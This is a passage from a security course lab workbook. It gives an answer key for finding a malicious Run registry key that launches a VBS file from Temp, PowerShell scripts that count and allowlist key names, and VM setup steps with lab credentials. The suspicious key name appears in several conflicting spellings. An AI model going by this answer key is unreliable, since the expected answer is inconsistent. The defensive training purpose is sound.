Look for a suspicious key, with the telltale signs of high entropy. It also points to a VBS script in a Temp folder. You may have to scroll up if your PowerShell window is too small.



```

C:\Users\Public\Desktop\powershell.exe
10.5.11.223
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Adobe ARM REG_SZ "C:\Program Files\Common Files\Adobe\ARM\1.0\AdobeARM.exe"
SunJavaUpdateSched REG_SZ "C:\Program Files\Common Files\Java\Java Update\jusched.exe"
QuickTime Task REG_SZ "C:\Program Files\QuickTime\QTTask.exe" -atboottime
iTunesHelper REG_SZ "C:\Program Files\iTunes\iTunesHelper.exe"
HLLcnojajWSGF REG_SZ C:\Users\INSTRU~1\AppData\Local\Temp\Low\sgnHLKSRHQtF.vbs

The command completed successfully.
10.5.11.224
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Adobe ARM REG_SZ "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe"
SunJavaUpdateSched REG_SZ "C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"
QuickTime Task REG_SZ "C:\Program Files (x86)\QuickTime\QTTask.exe" -atboottime
iTunesHelper REG_SZ "C:\Program Files (x86)\iTunes\iTunesHelper.exe"

HKEY_LOCAL_MACHINE\SOFTWARE\Wow6432node\Microsoft\Windows\CurrentVersion\Run
Adobe ARM REG_SZ "C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe"
SunJavaUpdateSched REG_SZ "C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"
QuickTime Task REG_SZ "C:\Program Files (x86)\QuickTime\QTTask.exe" -atboottime
iTunesHelper REG_SZ "C:\Program Files (x86)\iTunes\iTunesHelper.exe"

```

One of these keys is not like the other! Enter the key name in the worksheet in the “No hints” section.

You may optionally take on the Bonus and Bonus Plus sections, which build off of this script. Check them out (after the answer section) if you have time.

1. Suspicious registry key name:

<i>IP ADDRESS</i>	<i>SUSPICIOUS REGISTRY KEY NAME</i>
10.5.11.223	HLlcn0jaJWSGF

The bonus and bonus++ answers are on the following page

Bonus Answer


Here is one answer (of many). If you find a better way to do this, please share!

Run the reg.ps1 script again and save the ASCII output to \labs\reg.txt. Then run \USB\Windows\reg-bonus.ps1.

Note: reg-bonus.ps1 requires the file \labs\reg.txt:

```
PS C:\> \labs\reg.ps1 | out-file \labs\reg.txt -encoding ASCII
PS C:\> \labs\reg-bonus.ps1
```

Here is the output:



```
C:\Users\Public\Desktop\powershell.exe
PS C:\labs> \labs\reg.ps1 | Out-File \labs\reg.txt -encoding ASCII
PS C:\labs> \labs\reg-bonus.ps1

Name                               Value
----                               -
SunJavaUpdateSched                 5
iTunesHelper                       5
Adobe ARM                         5
QuickTime Task                     5
HLlcnnojajWSGF                     1

PS C:\labs>
```

Here are the contents of reg-bonus.ps1:

```
$count=@{}
$keynames=Get-Content \labs\reg.txt | select-string "REG_SZ"
foreach ( $key in $keynames ) {
    $key=$key -replace " *REG_SZ.*", ""
    $key=$key.trim()
    $count[$key]++
}
$count.GetEnumerator() | sort value -Descending
```

The Bonus++ answer is on the next page, followed by a fully commented version.

Note these scripts are optimized for readability, and not conciseness.

Bonus++ Answer

Here is one answer (of many). If you find a better way to do this, please share!


Run the reg.ps1 script and save the ASCII output to \labs\reg.txt. You may skip this step if you have already performed it in the bonus plus section.

```
PS C:\> \labs\reg.ps1 | out-file \labs\reg.txt -encoding ASCII
```

Then run \USB\Windows\reg-bonus-plus.ps1:

```
PS C:\> \labs\reg-bonus-plus.ps1
```

Here is the output.



The screenshot shows a PowerShell window titled "C:\Users\Public\Desktop\powershell.exe". The command executed is "PS C:\labs> \labs\reg-bonus-plus.ps1". The output is a table with two columns: "Name" and "Value". The table contains one entry: "HLlcnofajWSGF" with a value of "1".

Name	Value
HLlcnofajWSGF	1

Success!

Here is the script:

```
$whitelist="iTunesHelper","SunJavaUpdateSched","Adobe ARM","QuickTime Task"
$count=@{}
$keynames=Get-Content \labs\reg.txt|select-string "REG_SZ"
foreach ( $key in $keynames ) {
    $key=$key -replace " *REG_SZ.*", ""
    $key=$key.trim()
    if (-not ($whitelist -contains $key)){
        $count[$key]++
    }
}
$count.GetEnumerator() | sort value -Descending
```

Commented version:

```
# Ignore these keys
$whitelist="iTunesHelper","SunJavaUpdateSched","Adobe ARM","QuickTime Task"
# Initialize the $count HashTable (associative array)
$count=@{}
# Read file, find lines with "REG_SZ"
$keynames=Get-Content \labs\reg.txt|select-string "REG_SZ"
# Iterate through $keynames one key at a time
foreach ( $key in $keynames ) {
    # Remove " REG_SZ" to the end of the line.
    # Same as this regex: s/ *REG_SZ.*//g
    $key=$key -replace " *REG_SZ.*", ""
    # Remove extra spaces
    $key=$key.trim()
    # If it's not whitelisted
    if (-not ($whitelist -contains $key)){
        # Increment count for that key by 1
        $count[$key]++
    }
}
# print each key and its count, sorted from highest to lowest
$count.GetEnumerator() | sort value -Descending
```


Appendix: Using your own version of Windows

Note: you do not need to perform these steps if you are using the course Windows VM.


If you would like to use your own version of Windows:

1. Run PowerShell as administrator. This is required to run the set-executionpolicy command below (step 3).

- Windows 7:
 - Go to Start -> All Programs -> Accessories -> Windows PowerShell -> Windows PowerShell
 - Right-click, "Run as administrator"



- Windows 8:
 - Go to Apps View -> PowerShell (usually far-right side)
 - Right-click, "Run as administrator"




- Windows 10:
 - Click on the Start Button and go to All Apps -> Windows PowerShell -> Windows PowerShell
 - Right-click, "Run as Administrator"



2. Change set-executionpolicy to "remotesigned". You may tab-complete most of the command and option. This **must** be run in an administrator PowerShell, or you will receive an error.

```
PS C:\> set-executionpolicy remotesigned
```



Please remember to change this back to the default setting (**set-executionpolicy restricted**) once class is over. PowerShell scripting will be useful during 511.6, so you may want to wait until then.

3. **Note:** you may skip the following steps if you performed them in a previous exercise.

Copy the course USB lab files to \labs. This xcopy command will recursively (/E) copy all files and folders from the USB labs folder to C:\labs:

```
PS C:\> mkdir C:\labs  
PS C:\> xcopy /E D:\labs C:\labs
```

These steps assume your USB is mounted as your D: drive. Please change the drive letter accordingly if the USB is mounted as a different drive.

You are now ready to perform the exercise.

Exercise – Linux VM/ Setup Guide

Objectives

- Understand successful lab prerequisites
- Verify the integrity of the USB contents
- Prep laptop the 511 lab environment
- Get the Security511 Linux VM up and running
- Understand VMware networking sufficiently to complete labs
- Troubleshooting tips: VMware Automatic Bridging challenges

Prerequisites

Hardware Requirements


- CPU: **64-bit** Intel x64 2.0+ GHz processor or higher-based system is **mandatory** for this class (Important - Please Read: a 64-bit system processor is mandatory)
- RAM: **8 GB** (Gigabytes) of RAM or higher is mandatory for this class (Important - Please Read: 8 GB of RAM or higher of RAM is mandatory)
- **Wired Ethernet port (or adapter)**
- Wireless 802.11 B/G/N/AC
- USB 3.0 Ports Highly Recommended
- Disk: 25 Gigabytes of free disk space
- VT-x, AMD-V, or the equivalent must be enabled in the BIOS/UEFI

Software Requirements

- VMware Workstation 11, Player 7, or Fusion 7 (or newer)

Note: These instructions and screenshots assume a Windows or OS X host for steps 1 through 7. Linux will also work, as long as VMware Player or Workstation is installed; see the "Linux Host" section at the end of this appendix for pointers.

1. NOTE: when the time comes (step 7), please choose "I copied it" when asked by VMware.




We remind you of this upfront because some students skip ahead, and make the mistake of moving the VM. A "move" retains the original MAC address, while a "copy" generates a new MAC. This is a critical distinction on a wired network!

Also note that the USB also includes a Windows VM, which we will install separately. It requires a license which will be distributed later in class.

2. Insert the Sec511 USB into your laptop. You will receive the Sec511 USB by the first day of the course if you do not have it now. Please wait until you receive the Sec511 USB before configuring your system.
3. Browse to the USB root directory.
4. Copy/Drag the "**Sec511-Linux.zip**" file to a local directory of your choice.
5. Unzip "**Sec511-Linux.zip**" in that directory:
 - Double-click on "**Sec511-Linux.zip**" on your local disk (*not* on the USB).
 - On Windows: drag and drop the "**Sec511-Linux**" folder to your local disk to extract the files.
 - OS X will automatically extract
 - Wait for the extraction to complete.


6. Double-click on the extracted folder. Then double-click on "Sec511-Linux.vmx".

The Linux .vmx icon has 3 overlapping white or blue squares (shown below on the left and middle, respectively). On OS X, the icon has blue and red overlapping squares (shown on the right):




7. VMware should start. If asked, you may choose to upgrade this virtual machine.


Please choose "I copied it" when asked by VMware.




If VMware does not start: ensure you have clicked on the .vmx file. Also ensure that VMware is properly installed.

8. Once the VM has started you will end up at the login prompt. Log in with a username of, **student**, and a case-sensitive password of **Security511**





9. After login, open a terminal by double-clicking on the black box on the desktop, as shown in the image below



10. Your system should be prepared for the labs now

Note: If you have virtualization software that supports it, creating a snapshot of the system after the first successful boot can be useful for rapidly returning the system to a pristine state.

Networking the VM


Please get an Ethernet cable, **plug into the wired network** and ensure you have connectivity. Your switch port should show blinking lights.

Go to **Appendix C – VMware Bridged Mode HowTo** at the end of the lab workbook. This will ensure VMware is in bridged mode, and has bridged to your wired Ethernet adapter. VMware's failure to automatically bridge to a wired Ethernet adapter is the most common reason for wired network failure.

Once finished in Appendix C: type the following in a Sec-511-Linux terminal to ensure your eth0 adapter has received a DHCP address on the 10.5.0.0/16 network:

```
$ ifconfig
```

This screenshot shows success: eth0 has the address of 10.5.100.172. **Note:** your IP is likely to be different, but should begin with 10.5.



```
student@Sec-511-Linux:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:7e:c8:d4
          inet addr:10.5.100.172  Bcast:10.5.255.255  Mask:255.255.0.0
          inet6 addr: fe80::20c:29ff:fe7e:c8d4/64 Scope:Link
          UP BROADCAST PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:148025 errors:87222 dropped:0 overruns:0 frame:0
          TX packets:14141 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:51371106 (51.3 MB)  TX bytes:993786 (993.7 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:9656 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9656 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1744475 (1.7 MB)  TX bytes:1744475 (1.7 MB)

student@Sec-511-Linux:~$
```

Then ping a server on the network:

```
$ ping -c4 10.5.11.25
```

You will see the following output if you are successfully connected:

```
Terminal - student@Sec-511-Linux: -
File Edit View Terminal Go Help
[~]$ ping -c4 10.5.11.25
PING 10.5.11.25 (10.5.11.25) 56(84) bytes of data.
64 bytes from 10.5.11.25: icmp_req=1 ttl=64 time=0.237 ms
64 bytes from 10.5.11.25: icmp_req=2 ttl=64 time=0.250 ms
64 bytes from 10.5.11.25: icmp_req=3 ttl=64 time=0.228 ms
64 bytes from 10.5.11.25: icmp_req=4 ttl=64 time=0.262 ms

--- 10.5.11.25 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2997ms
rtt min/avg/max/mdev = 0.228/0.244/0.262/0.017 ms
[~]$
```

If you are unable to receive an address and/or ping, then please check the following:

- Ensure your host is plugged into the switch with an Ethernet cable and the switch port shows a link light
- Ensure VMware is in bridged mode, and has bridged to your wired Ethernet adapter. Please see **Appendix C – VMware Bridged Mode HowTo** at the end of the lab workbook.
- Ensure your host firewall is disabled

Linux Host Pointers

Linux requires exfat support to mount the USB, and this is not included by default in some recent Debian distros, including Ubuntu.

To install via apt (for Debian-based distros):

```
$ sudo apt-get install exfat-fuse exfat-utils
```


This page intentionally left blank.

Exercise – Windows 10 VM Installation

Note: you will install Windows from our sysprepped virtual machine, which includes additional software, lab files, etc. Do **not** install from the Windows 10 installation DVD. You simply need the license key, which is included on a sticker on the DVD sleeve.

These instructions and screenshots assume a Windows or OS X host for steps 1 through 7. A Linux host will also work, as long as VMware Player or Workstation is installed; please see “Linux Host” at the end of this appendix from some pointers.

1. NOTE: when the time comes (step 9), please choose “I copied it” when asked by VMware.



We remind you of this upfront because some students skip ahead, and make the mistake of moving the VM. A “move” retains the original MAC address, while a “copy” generates a new MAC. This is a critical distinction on a wired network!

2. Insert the Sec511 USB into your laptop. You will receive the Sec511 USB by the first day of the course if you do not have it now. Please wait until you receive the Sec511 USB before configuring your system.
3. Browse to the USB root directory.
4. Copy/Drag the "**Sec511-Windows-10.zip**" file to a local directory of your choice.
5. Unzip "**Sec511-Windows-10.zip**" in that directory:
 - o Double-click on "**Sec511-Windows-10.zip**" on your local disk (*not* on the USB).
 - On Windows: drag and drop the "**Sec511-Windows-10**" folder to your local disk to extract the files.
 - OS X will automatically extract
 - o Wait for the extraction to complete
6. Double-click on the extracted folder. Then double-click on "Sec511-Windows-10.vmx".

The Windows .vmx icon has three overlapping white or blue squares (shown below on the left and middle, respectively). On OS X, the icon has blue and red overlapping squares (shown on the right):



7. VMware should start. If asked, you may choose to upgrade this virtual machine.

If you receive either of these errors: you need to adjust a BIOS setting.

